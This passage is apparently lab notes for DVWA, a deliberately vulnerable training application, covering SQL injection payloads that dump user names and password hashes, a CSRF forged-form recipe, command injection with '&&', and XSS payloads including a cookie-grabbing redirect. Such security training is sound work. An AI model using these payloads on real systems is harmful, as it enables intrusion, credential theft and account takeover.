
ID: 1' union select 1,column_name from information_schema.columns where table_name=char(117,115,101,114,115)--
First name: 1
Surname: password

ID: 1' union select 1,column_name from information_schema.columns where table_name=char(117,115,101,114,115)--
First name: 1
Surname: avatar

ID: 1' union select 1,column_name from information_schema.columns where table_name=char(117,115,101,114,115)--
First name: 1
Surname: last_login
```

Get only two columns user and password

7. ?id=1' union select user,password from users--+



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The left sidebar contains a menu with various vulnerability categories, with 'SQL Injection' highlighted. The main content area is titled 'Vulnerability: SQL Injection'. It features a 'User ID' input field and a 'Submit' button. Below the input field, the results of the SQL injection are displayed in red text. The results show that the injected payload successfully retrieved the user and password for the user with ID 1.

Vulnerability: SQL Injection

User ID:

ID: 1' union select user,password from users--
First name: admin
Surname: admin

ID: 1' union select user,password from users--
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' union select user,password from users--
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' union select user,password from users--
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' union select user,password from users--
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' union select user,password from users--
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

It returns passwords in encrypted form so decrypt it using <http://goo.gl/YnnpTd>

(Md5 online decrypter)

Text to Decimal Converter - <https://goo.gl/MZnCcx>

MD5 Decrypter - <http://goo.gl/YnnpTd>

CSRF (cross site request forgery) Attack using DVWA

In a successful CSRF attack, **the attacker causes the victim user to carry out an action unintentionally**. For example, this might be to change the email address on their account, to change their password, or to make a funds transfer.

<https://www.youtube.com/watch?v=y5beFVL-cME&list=PLZUQcQP4Xtlp64Q6tzw8GdLsOweBsKDSs&index=4>

open dvwa set security to low


click csrf, then view page source and copy form tag.

```
<form action="#" method="GET">
  New password:<br />
  <input type="password" AUTOCOMPLETE="off" name="password_new"><br />
  Confirm new password:<br />
  <input type="password" AUTOCOMPLETE="off" name="password_conf"><br />
  <br />
  <input type="submit" value="Change" name="Change">
</form>
```

And copy into notepad and change it as follows and save as mysite.html



In form tag, set action = following selected url. This is the url when user change username and password and submit it.



Now run that mysite.html file



Now clicking on this change button it will change the password to hacked.

This is how third party can intercept and change the credential and with that attacker can perform any malicious task.

Command injection

<https://www.youtube.com/watch?v=iu3nbkATU9k&list=PLZUQcQP4Xtlp64Q6tzw8GdLsOweBsKD>
Ss&index=3

Open command injection

Type local ip: **127.0.0.1** it will shows reply from this ip

Now type **127.0.0.1 && dir**, it will list directories

127.0.0.1 && dir c: , change directory to c:\ drive

Open any folder on c:\

127.0.0.1 && dir c:\mydata

Now open text file of mydata folder

127.0.0.1 && notepad c:\mydata\myfile.txt

It will open myfile.txt

XSS attack – reflected

Cross site scripting (XSS) is an attack in which an attacker injects malicious executable scripts into the code of a trusted application or website.

Attackers often initiate an XSS attack by sending a malicious link to a user and tempting the user to click it.

Reflected XSS arises when an application takes some input from an HTTP request and inserts that input into the immediate response in an unsafe way. Malicious code is not stored within the application.

With stored XSS, the application instead stores the input and inserts it into a later response in an unsafe way. Malicious code is stored within the application.

<https://www.youtube.com/watch?v=sNya02e5Vp0&list=PLZUQcQP4Xtlp64Q6tzw8GdLsOweBsKD5s&index=8>

first check where the application is vulnerable or not.

So type `<script>alert(“hello”);</script>`

It shows the dialog box means its vulnerable to this attack.

Type this in textbox it will show the file content

`<script>document.location='http://127.0.0.1/dvwa/DVWA-master/test.txt';</script>`

Attacker can also find cookies of the system.

Provide cookie folder path here.

`<script>document.location='http://127.0.0.1/Users/hp/Cookies?'+document.cookies;</script>`

Javascript

Low security

<https://www.youtube.com/watch?v=KVq1RHHVvqJA>

medium security

<https://www.youtube.com/watch?v=XXnAACOQFsw>

high security

<https://www.youtube.com/watch?v=DmYxKo0ZmbI>

CSP bypass

Low

<https://www.youtube.com/watch?v=v3RYxTwEbc4>

weak session ids

low

https://www.youtube.com/watch?v=8ixy_W2rJXg

high

<https://www.youtube.com/watch?v=rclY2peSzh4>

medium

<https://www.youtube.com/watch?v=Rn5YifayfcQ>

file inclusion

<https://www.youtube.com/watch?v=RWfUdv1GsKM>

file upload

https://www.youtube.com/watch?v=VS9iILo2_ic